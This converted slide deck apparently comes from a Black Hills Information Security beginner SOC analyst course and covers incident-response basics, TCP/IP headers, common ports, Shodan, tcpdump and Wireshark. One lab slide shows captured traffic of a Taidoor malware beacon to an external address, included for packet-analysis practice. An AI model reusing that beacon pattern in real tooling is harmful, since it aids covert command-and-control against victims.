



# Getting Started With BHIS: SOC Analyst

John Strand



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>



# New Name!!!!



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>



# Getting Started With BHIS: MSP/SOC Analyst

John Strand



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>

# Big Thanks!!



## LEVEL UP

### The MSP Security Training Challenge

Presented by



**Mission:** Raise the collective security posture across the channel.

**Our challenge for ourselves:** Help 500 MSPs get training in 30 Days.

**The channel needs more security practitioners.**

That's why we've teamed up with vendors across the channel who are passionate about security to make some of the industry's best training more accessible and affordable.

© Black Hills Information Security, LLC

<https://t.me/learningnets>



# Our Sponsors

Each one of our sponsors has contributed funds to help secure the course discount and tuition assistance for those needing financial help. In addition, they each will be providing free seats in the course to help us hit our goal of providing the training to as many MSPs as possible.




© Black Hills Information Security

<https://t.me/learningnets>

# What We Are Covering



- Intro to Windows
- Intro to Linux
- Intro to TCP/IP
- Basics and fundamentals
- Core things to learn to work at the BHIS SOC
- This class is meant to feed into the Intro to Security class



Actually, yes. Today we are Grumpycat



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>

# A Note On Overlap



- For this iteration, there will be some overlap with the Intro to Security class
  - Turns out, there is overlap in the topics.. Who knew?
- In the future, this class will feed into the Intro to Security Class
- The Intro to Security Class will feed to Cyber Deception
- For the near future, any class taught by me will be pay what you can



# 5 Year Plan



24  
SEP  
2018

HOW-TO, INFORMATIONAL, INFOSEC 101, WEBCASTS CAREER CHANGE, GETTING INTO INFOSEC, GETTING STARTED, HOW TO GET INTO INFOSEC, STARTING YOUR CAREER

## Webcast: John Strand's 5 Year Plan into InfoSec, Part 2

John Strand talks about his own journey into information security and shares his suggestions for those wanting to get started from scratch or who are looking to change career tracks.

Special Guests: Randy Marchany, CISO of Virginia Tech & Director of the VA Tech IT Security Lab, and Ed Capizzi, SANS instructor.



Show Notes / Links: *Just a few of the specific things that were referenced in this show*

FOLLOW US



LOOKING FOR SOMETHING?

SUBSCRIBE TO THE BHISBLOG

Don't get left in the dark! Enter your email address and every time a post



<https://t.me/learningnets>



# You Are Compromised? What Now?

A bad day in the SOC...



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>



# Why?


- First steps are tough..
- Mistakes and paralysis
- Need to keep moving
- Need to have a plan
- I want to cover some basic first steps



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>

# The Wrong Way...



© Black Hills Information Security |

<https://t.me/learningnets>



# The Right Way



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>



# IR “Legos”



The image displays a collage of overlapping presentation slides, each representing a different component of Incident Response (IR). The slides are titled as follows:

- ENDPOINT ANALYSIS**: This is where the defenders use their SANS IR
- NETFLOW, ZEEK/BRO, REAL INTELLIGENCE THREAT ANALYTICS (RITA) ANALYSIS**: Does your organization capture and review network traffic? Good! Do you know how to parse
- CRISIS MANAGEMENT**: Your Legal and Management Teams have procedures for effectively and ethically notifying impacted victims of compromises.
- USER AND ENTITY BEHAVIOR ANALYTICS (UEBA)**: It's like logging, but it actually... for multiple concurrent log... based on geography, unus... passwords sprays, and mo
- ISOLATION**: Your Network Tea... easily isolate infe... further harm.
- INTERNAL SEGMENTATION**: Turn on your host-based firewalls. Segment different organizational units. Treat the internal network as hostile, because it is.
- SERVER ANALYSIS**: The ability to baseline a system and verify that it
- ENDPOINT SECURITY PROTECTION ANALYSIS**: We know, you have AV. Great! Do you actually get alerts and logs? Do you immediately review them? Or, do you simply turn it on and walk away while the network explodes like you're in a bad action movie?

Each slide is presented in a browser window format, with a title bar and a zoom level of 45%. The slides are arranged in a way that they appear to be building up a larger, more complex structure, much like Legos.



# Don't Panic



- First step... Don't freak out
- I said DON'T FREAK OUT...
- DON'T FREAK OUT!!!!!!!
- This only comes with practice
- Think weapons training
- Don't wait for an incident to try tools you have read about
- Memory forensics, Deep Blue CLI, IR Scripts, Logontracer, etc.



**KEEP  
CALM  
AND ,,,  
NO. PANIC  
DEFINITELY PANIC**



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>




# Networking!!!




© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>


# IP Header



# TCP Header



# UDP Header



Checksum


RFC 768

Checksum of entire UDP segment and pseudo header (parts of IP header)

Please refer to RFC 768 for the complete User Datagram Protocol (UDP) Specification.



# TCP Three way Handshake



# Top Ports



Insecure.Org

## Top 10 TCP ports

- 80 (http)
- 23 (telnet)
- 22 (ssh)
- 443 (https)
- 3389 (ms-term-serv)
- 445 (microsoft-ds)
- 139 (netbios-ssn)
- 21 (ftp)
- 135 (msrpc)
- 25 (smtp)



© Black Hills In

<https://t.me/learningnets>

# Shodan



← → ↻ shodan.io

Shodan Developers Monitor View All...

SHODAN  Explore Pricing Enterprise Access

Try out the new beta website! Help Center

New to Shodan? Login or Register

## The search engine for Security

Shodan is the world's first search engine for Internet-connected devices.

Create a Free Account

Getting Started



### Explore the Internet of Things

Use Shodan to discover which of your devices are connected to the Internet, where they are located and who is using them.



### See the Big Picture

Websites are just one part of the Internet. There are power plants, Smart TVs, refrigerators and much more that can be found with Shodan!



### Monitor Network Security

Keep track of all the computers on your network that are directly accessible from the Internet. Shodan lets you understand your digital footprint.



### Get a Competitive Advantage

Who is using your product? Where are they located? Use Shodan to perform empirical market intelligence.



81% of Fortune 100



1,000+ Universities

Shodan is used around the world by researchers, security professionals, large enterprises, CERTs and everybody in between.

Information Security

CELEBRATING 10 YEARS

• 2008-2018 •

<https://t.me/learningnets>

# Shodan Ports



**Shodan** collects data mostly on **web** servers (HTTP/HTTPS – **ports** 80, 8080, 443, 8443), as well as FTP (**port** 21), SSH (**port** 22), Telnet (**port** 23), SNMP (**port** 161), IMAP (**ports** 143, or (encrypted) 993), SMTP (**port** 25), SIP (**port** 5060), and Real Time Streaming Protocol (RTSP, **port** 554).

[en.wikipedia.org > wiki > Shodan\\_\(website\)](https://en.wikipedia.org/wiki/Shodan_(website))

[Shodan \(website\) - Wikipedia](https://en.wikipedia.org/wiki/Shodan_(website))



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>

# tcpdump -D



```
john@john-onion ~/pcaps> tcpdump -D
1.docker0 [Up, Running]
2.veth9807ef0 [Up, Running]
3.vethba446cd [Up, Running]
4.veth07191f2 [Up, Running]
5.veth53bc0a7 [Up, Running]
6.veth6b6fe9e [Up, Running]
7.vethc06fe9e [Up, Running]
8.ens33 [Up, Running]
9.vethe5b4e39 [Up, Running]
10.veth7539a85 [Up, Running]
11.veth028a400 [Up, Running]
12.vethbd60970 [Up, Running]
13.br-0edb29070257 [Up, Running]
14.any (Pseudo-device that captures on all interfaces) [Up, Running]
15.lo [Up, Running, Loopback]
16.bluetooth0 (Bluetooth adapter number 0)
17.nflog (Linux netfilter log (NFLOG) interface)
18.nfqueue (Linux netfilter queue (NFQUEUE) interface)
19.usbmon1 (USB bus number 1)
20.usbmon2 (USB bus number 2)
john@john-onion ~/pcaps> █
```

## -D Lists Interfaces



# tcpdump -X and -A



```
john@john-onion ~/pcaps> sudo tcpdump -i ens33 -XA
0x0050: 3435 3637 4567
19:28:09.078439 IP dns.google > john-onion: ICMP echo reply, id 58067, seq 2, length 64
0x0000: 4500 0054 61b4 0000 8001 b9bc 0808 0808 E..Ta.....
0x0010: c0a8 4e80 0000 ae60 e2d3 0002 498a 135e ..N....X....J...^
0x0020: 0000 0000 530e 0000 0000 0000 1011 1213 .....
0x0030: 1415 1617 1819 1a1b 1c1d 1e1f 2021 2223 .....!"#
0x0040: 2425 2627 2829 2a2b 2c2d 2e2f 3031 3233 $%&'()*+,-./0123
0x0050: 3435 3637 4567
19:28:10.005420 IP john-onion > dns.google: ICMP echo request, id 58067, seq 3, length 64
0x0000: 4500 0054 55ac 4000 4001 c5c4 c0a8 4e80 E..TU.@.....N.
0x0010: 0808 0808 0800 e558 e2d3 0003 4a8a 135e .....X....J...^
0x0020: 0000 0000 1315 0000 0000 0000 1011 1213 .....
0x0030: 1415 1617 1819 1a1b 1c1d 1e1f 2021 2223 .....!"#
0x0040: 2425 2627 2829 2a2b 2c2d 2e2f 3031 3233 $%&'()*+,-./0123
0x0050: 3435 3637 4567
19:28:10.145845 IP dns.google > john-onion: ICMP echo reply, id 58067, seq 3, length 64
0x0000: 4500 0054 61b5 0000 8001 b9bb 0808 0808 E..Ta.....
0x0010: c0a8 4e80 0000 ed58 e2d3 0003 4a8a 135e ..N....X....J...^
0x0020: 0000 0000 1315 0000 0000 0000 1011 1213 .....
0x0030: 1415 1617 1819 1a1b 1c1d 1e1f 2021 2223 .....!"#
0x0040: 2425 2627 2829 2a2b 2c2d 2e2f 3031 3233 $%&'()*+,-./0123
0x0050: 3435 3637 4567
```

**-X is for the Hex**  
**-A is for the ASCII**

# tcpdump: host, port and -r



```
john@john-onion ~/pcaps> tcpdump -r taidoor_traffic_no_interaction.pcap -X -A host 10.0.2.15 and port 80
```

## -r = read a previous capture

```
16:09:36.179880 IP 10.0.2.15.49845 > 104.248.234.238.http: Flags [P.], seq 1:516, ack 1, win 65535, length 515: HTTP: GET /process.jsp?mn=IOEHPJEALJEPFPEDJDFMBLNDHBAFJCIECPOMOHMNFKIPNMJIFBGHGLJIJOAMCBDBKBFPEONMJAFKMNKBGGJOPKHJPJOGGLPGBDNCIOBDFOLKAODLKLBDFFLKFOHABGIKCDPNNABOGHBDHCGIGBIPBHLHCHIKKOHAIHIFCAOHGNDNKPBLEAHKAFOLHLPGBFOHIFDKNNCOGNHPDHIHLABKCMMBGCOMBEIBAPHJIHGOCBHHBOGJHFENJNIIIPMA HTTP/1.1
```

```
0x0000: 4500 022b 0926 4000 8006 0000 0a00 020f  E...+.&@.....
0x0010: 68f8 eaee c2b5 0050 57f5 8e78 27b7 f802  h.....PW..x'...
0x0020: 5018 ffff 6213 0000 4745 5420 2f70 726f  P...b...GET./pro
0x0030: 6365 7373 2e6a 7370 3f6d 6e3d 494f 4548  cess.jsp?mn=IOEH
0x0040: 504a 4541 4c4a 4550 4650 4544 4a44 464d  PJEALJEPFPEDJDFM
0x0050: 424c 4e48 4442 4146 4a43 4945 4350 4f4d  BLNHDBAFJCIECPOM
0x0060: 4f48 4d4e 464b 4950 4e4d 4a49 4642 4748  OHMNFKIPNMJIFBGH
0x0070: 474c 4a49 4a4f 414d 4342 4442 4b42 4650  GLJIJOAMCBDBKBF
0x0080: 454f 4e4d 4a41 464b 4d4e 4b42 4747 4a4f  EONMJAFKMNKBGGJO
0x0090: 504b 484a 504a 4f47 474c 5047 4244 4e43  PKHJPJOGGLPGBDNC
0x00a0: 4b49 4f42 4446 4f4c 4b41 4f44 4c4b 4c42  KIOBDFOLKAODLKL
0x00b0: 4444 464c 4b46 4f48 4142 4749 4b43 4450  DDFLKFOHABGIKCDP
```



# tcpdump -w



```
john@john-onion ~/pcaps> tcpdump -i ens33
```

**-w is to write the data to a file**



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>



## LAB: TCPDump



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>

# Wireshark



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>

# Wireshark and Interfaces



Welcome to Wireshark

## Open

/home/john/pcaps/taidoor\_traffic\_no\_interaction.pcap (291 KB)

## Capture

...using this filter:

All interfaces shown ▾

- docker0
- veth9807ef0
- vethba446cd
- veth07191f2
- veth53bc0a7
- veth6b6fe9e
- vethc06fe9e
- ens33
- vethe5b4e39
- veth7539a85
- veth028a400
- vethbd60970
- br-0edb29070257
- any
- Loopback: lo
- bluetooth0
- nflag
- niqueue
- usbmon1
- usbmon2
- Cisco remote capture: ciscodump
- Random packet generator: randpkt
- SSH remote capture: sshdump
- UDP Listener remote capture: udpdump

Choose wisely..


# Watching the traffic



## Capture

...using this filter:

docker0	
veth9807ef0	
vethba446cd	
veth07191f2	
veth53bc0a7	
veth6b6fe9e	
vethc06fe9e	
ens33	
veth5b4e39	
veth7539a85	
veth028a400	
vethbd60970	
br-0edb29070257	



# Wireshark and ping



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-F>

No.	Time	Source	Destination	Protocol	Length	Info
4	1.087869642	8.8.8.8	192.168.78.128	ICMP	98	Echo (ping) reply id=0xeb17, seq=2/512, ttl=128 (request in 3)
5	2.004877175	192.168.78.128	8.8.8.8	ICMP	98	Echo (ping) request id=0xeb17, seq=3/768, ttl=64 (reply in 6)
6	2.077256052	8.8.8.8	192.168.78.128	ICMP	98	Echo (ping) reply id=0xeb17, seq=3/768, ttl=128 (request in 5)
7	3.007830881	192.168.78.128	8.8.8.8	ICMP	98	Echo (ping) request id=0xeb17, seq=4/1024, ttl=64 (reply in 8)
8	3.077697996	8.8.8.8	192.168.78.128	ICMP	98	Echo (ping) reply id=0xeb17, seq=4/1024, ttl=128 (request in 7)
9	4.010325053	192.168.78.128	8.8.8.8	ICMP	98	Echo (ping) request id=0xeb17, seq=5/1280, ttl=64 (reply in 10)
10	4.067996146	8.8.8.8	192.168.78.128	ICMP	98	Echo (ping) reply id=0xeb17, seq=5/1280, ttl=128 (request in 9)
11	5.013397556	192.168.78.128	8.8.8.8	ICMP	98	Echo (ping) request id=0xeb17, seq=6/1536, ttl=64 (reply in 12)
12	5.077409410	8.8.8.8	192.168.78.128	ICMP	98	Echo (ping) reply id=0xeb17, seq=6/1536, ttl=128 (request in 11)
13	6.014879999	192.168.78.128	8.8.8.8	ICMP	98	Echo (ping) request id=0xeb17, seq=7/1792, ttl=64 (reply in 14)
14	6.078445118	8.8.8.8	192.168.78.128	ICMP	98	Echo (ping) reply id=0xeb17, seq=7/1792, ttl=128 (request in 13)
15	7.016832749	192.168.78.128	8.8.8.8	ICMP	98	Echo (ping) request id=0xeb17, seq=8/2048, ttl=64 (reply in 16)
16	7.095525879	8.8.8.8	192.168.78.128	ICMP	98	Echo (ping) reply id=0xeb17, seq=8/2048, ttl=128 (request in 15)
17	8.018774859	192.168.78.128	8.8.8.8	ICMP	98	Echo (ping) request id=0xeb17, seq=9/2304, ttl=64 (reply in 18)
18	8.180699887	8.8.8.8	192.168.78.128	ICMP	98	Echo (ping) reply id=0xeb17, seq=9/2304, ttl=128 (request in 17)
19	9.019955825	192.168.78.128	8.8.8.8	ICMP	98	Echo (ping) request id=0xeb17, seq=10/2560, ttl=64 (reply in 20)
20	9.077489556	8.8.8.8	192.168.78.128	ICMP	98	Echo (ping) reply id=0xeb17, seq=10/2560, ttl=128 (request in 19)
21	10.023519183	192.168.78.128	8.8.8.8	ICMP	98	Echo (ping) request id=0xeb17, seq=11/2816, ttl=64 (reply in 22)
22	10.085618832	8.8.8.8	192.168.78.128	ICMP	98	Echo (ping) reply id=0xeb17, seq=11/2816, ttl=128 (request in 21)

▶ Frame 9: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0  
▶ Ethernet II, Src: VMware\_eb:62:0b (00:0c:29:46:62:0b), Dst: VMware\_eb:58:26 (00:50:56:eb:58:26)  
▶ Internet Protocol Version 4, Src: 192.168.78.128, Dst: 8.8.8.8  
▶ Internet Control Message Protocol

0000 09 59 58 eb 58 26 09 0c 29 46 82 0b 08 00 45 90 :PV X& ( )Fb -- E-  
0010 09 54 22 f1 48 09 09 01 f8 7f c0 a8 4e 80 08 08 :T\* 0-0 --N  
0020 08 08 08 09 ed f1 eb 17 90 95 49 8d 13 5e 00 90 :... ..I-A-  
0030 09 09 f8 32 0b 09 09 09 00 00 10 11 12 13 14 15 :... 2...  
0040 16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25 :... ..!%\$%  
0050 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35 :&(')\*+,-./012345  
0060 36 37 67



# Packet Breakdown



```
▶ Frame 9: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0
▼ Ethernet II, Src: Vmware_46:62:0b (00:0c:29:46:62:0b), Dst: Vmware_eb:58:26 (00:50:56:eb:58:26)
  ▼ Destination: Vmware_eb:58:26 (00:50:56:eb:58:26)
    Address: Vmware_eb:58:26 (00:50:56:eb:58:26)
    .....0..... = IG bit: Globally unique address (factory default)
    .....0..... = IG bit: Individual address (unicast)
  ▼ Source: Vmware_46:62:0b (00:0c:29:46:62:0b)
    Address: Vmware_46:62:0b (00:0c:29:46:62:0b)
